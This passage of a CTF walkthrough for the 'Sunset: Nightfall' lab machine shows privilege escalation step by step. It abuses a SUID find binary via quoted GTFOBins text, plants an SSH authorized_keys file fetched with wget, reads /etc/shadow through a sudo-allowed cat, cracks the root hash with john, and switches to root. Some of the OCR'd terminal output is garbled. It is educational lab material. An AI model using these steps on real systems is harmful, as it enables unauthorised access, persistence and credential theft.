/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
```

We have a find script. It works similar to the linux find command. Let's use it to escalate.

We got a command from gtfo bins

It runs with the SUID bit set and may be exploited to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To exploit an existing SUID binary skip the first command and run the program using its original path.



Great we were into nightfall user and also got the first user flag. We are still in matt, but we have more privileges now. We got our user flag from nightfall's home directory. Now, to get nightfall's proper shell, we can do the same trick we used using the ssh keys. So, let's upload the key to nightfall's .ssh directory. First, we start a python server.


```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
matt@nightfall: /scripts
[base@parrot]~/comp ctf walkthroughs/sunsetnightfall
$ls
authorized_keys  ftp.png  hydra.png  nightfalluserflag.png  sshkeygen.png  sshmatt.png
enum4linuxmatt.png  http.png  id_rsa  nmap.png  sshmattfind.png
[base@parrot]~/comp ctf walkthroughs/sunsetnightfall
$python -n SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.56.179 - - [09/Aug/2020 12:34:10] "GET /authorized_keys HTTP/1.1" 200 -
```

Now, let's upload the key using wget.

```
Applications Places System
File Edit View Search Terminal Tabs Help
matt@nightfall: /scripts
matt@nightfall: /scripts
-rw-r--r-- 1 nightfall nightfall 220 Aug 17 2019 .bash_logout
-rw-r--r-- 1 nightfall nightfall 3526 Aug 17 2019 .bashrc
drwx----- 3 nightfall nightfall 4096 Aug 28 2019 .gnupg
drwxr-xr-x 3 nightfall nightfall 4096 Aug 17 2019 .local
-rw----- 1 nightfall nightfall 337 Aug 17 2019 .mysql_history
-rw-r--r-- 1 nightfall nightfall 807 Aug 17 2019 .profile
-rw----- 1 nightfall nightfall 33 Aug 28 2019 user.txt
$ cat user.txt
97fb7140ca325ed96f67be3c9e30083d
$ cd .ssh
/bin/sh: 6: cd: can't cd to .ssh
$ mkdir .ssh
$ cd .ssh
$ wget http://192.168.56.1:8000/authorized_keys
--2020-08-09 03:04:09-- http://192.168.56.1:8000/authorized_keys
Connecting to 192.168.56.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 564 [application/octet-stream]
Saving to: 'authorized_keys'

authorized_keys 100%[=====] 564 --KB/s in 0s

2020-08-09 03:04:09 (2.28 MB/s) - 'authorized_keys' saved [564/564]
$
```

Now, we can ssh into nightfall user and get proper shell.
ssh nightfall@192.168.56.179 -i id_rsa

```


[bar@parrot]~/comp/ctf/walkthroughs/sunsetnightfall]
$ssh nightfall@192.168.56.179 -i id_rsa
Linux nightfall 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug 28 18:35:04 2019 from 192.168.1.182
nightfall@nightfall:~$ id
uid=1000(nightfall) gid=1000(nightfall) groups=1000(nightfall),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),109(netdev),111(blueetooth),115(lpadmin),116(scanner)
nightfall@nightfall:~$ whoami
nightfall

```

Let's check for sudo privileges.



```

Applications Places System
nightfall@nightfall: ~
File Edit View Search Terminal Tabs Help
matt@nightfall: /scripts x Parrot Terminal x nightfall@nightfall: ~
[bar@parrot]~/comp/ctf/walkthroughs/sunsetnightfall]
$ssh nightfall@192.168.56.179 -i id_rsa
Linux nightfall 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug 28 18:35:04 2019 from 192.168.1.182
nightfall@nightfall:~$ id
uid=1000(nightfall) gid=1000(nightfall) groups=1000(nightfall),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),109(netdev),111(blueetooth),115(lpadmin),116(scanner)
nightfall@nightfall:~$ whoami
nightfall
nightfall@nightfall:~$ sudo -l
Matching Defaults entries for nightfall on nightfall:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nightfall may run the following commands on nightfall:
    (root) NOPASSWD: /usr/bin/cat
nightfall@nightfall:~$

```

We can run cat as root. So, let's cat the /etc/shadow file.

```
Applications Places System
nightfall@nightfall: ~
File Edit View Search Terminal Tabs Help
matt@nightfall: /scripts
Parrot Terminal
nightfall@nightfall: ~
User nightfall may run the following commands on nightfall:
(root) NOPASSWD: /usr/bin/cat
nightfall@nightfall:~$ sudo -u root cat /etc/shadow
root:$6$3NHsNSGY.jc9C1TgSMjYL9MyNc4GcYS2zN06PzQNMV2BE/Y00BUqsrpIlp59LK3x06coZs6lonzURBJUDjCRegWHSF5JwCMG1az8k.:18134:0:99999:7:::
daemon*:18126:0:99999:7:::
bin*:18126:0:99999:7:::
sys*:18126:0:99999:7:::
sync*:18126:0:99999:7:::
games*:18126:0:99999:7:::
man*:18126:0:99999:7:::
lp*:18126:0:99999:7:::
mail*:18126:0:99999:7:::
news*:18126:0:99999:7:::
uucp*:18126:0:99999:7:::
proxy*:18126:0:99999:7:::
www-data*:18126:0:99999:7:::
backup*:18126:0:99999:7:::
list*:18126:0:99999:7:::
irc*:18126:0:99999:7:::
gnats*:18126:0:99999:7:::
nobody*:18126:0:99999:7:::
_apt*:18126:0:99999:7:::
systemd-timesync*:18126:0:99999:7:::
systemd-network*:18126:0:99999:7:::
systemd-resolve*:18126:0:99999:7:::
messagebus*:18126:0:99999:7:::
avahi-autoipd*:18126:0:99999:7::: sh for root , lets use john to crack it
avahi*:18126:0:99999:7:::
cvs*:18126:0:99999:7:::

```

We have a hash for root. We can copy the hash, paste it in a file and use john to crack it.

```
Applications Places System
Parrot Terminal
nightfall@nightfall: ~
File Edit View Search Terminal Tabs Help
matt@nightfall: /scripts
Parrot Terminal
nightfall@nightfall: ~
(baz@parrot)-[~/comp ctf walkthroughs/sunsetnightfall]
$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 14 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 10 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 15 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 8 candidates buffered for the current salt, minimum 16 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
miguel2
(root)
lg 0:00:00:17 DONE 2/3 (2020-08-09 12:38) 0.05727g/s 1869p/s 1869c/s 1869C/s shorty2..jesucristo2
Use the "--show" option to display all of the cracked passwords reliably
Session completed
(baz@parrot)-[~/comp ctf walkthroughs/sunsetnightfall]
$
```

We got our password as miguel2. Let's switch to root shell.

```
su root
```

```
miguel2
```

```
cd /root
```

We got our root flag.

